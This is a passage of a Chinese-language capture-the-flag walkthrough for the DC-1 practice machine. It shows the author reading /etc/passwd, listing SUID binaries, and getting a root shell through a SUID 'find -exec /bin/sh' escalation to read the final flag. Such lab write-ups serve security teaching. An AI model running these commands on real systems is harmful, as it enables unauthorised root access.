
在dashboard中看到flag3:
flag4
拿到提示:
Special PERMS will help FIND the passwd - but you'll need to -exec that command to work out how to get what's in the shadow.
提示中提到了passwd 和shadow 想到了那两个文件 /etc/passwd 和 /etc/shadow
www-data@DC-1:/var/www$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:104::/var/spool/exim4:/bin/false
statd:x:102:65534::/var/lib/nfs:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:105:109:MySQL Server,,,:/nonexistent:/bin/false
flag4:x:1001:1001:Flag4,,,:/home/flag4:/bin/bash
存在用户flag4。
www-data@DC-1:/home/flag4$ cat flag4.txt
cat flag4.txt
Can you use this same method to find or access the flag in root?

Probably. But perhaps it's not that easy.  Or maybe it is?
final flag
根据提示 最终flag应该在/root/home中,但需要root权限,这里就需要我们进行提权。
这里尝试suid提权。
www-data@DC-1:/home/flag4$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
在这个网站上可以找到常用命令的suid提权命令。这里试试其中的find:
www-data@DC-1:/home/flag4$ find . -exec /bin/sh \; -quit
find . -exec /bin/sh \; -quit
# whoami
whoami
root
# ls /root
ls /root
thefinalflag.txt
# cat /root/thefinalflag.txt
cat /root/thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contact

 浙公网安备 33010602011771号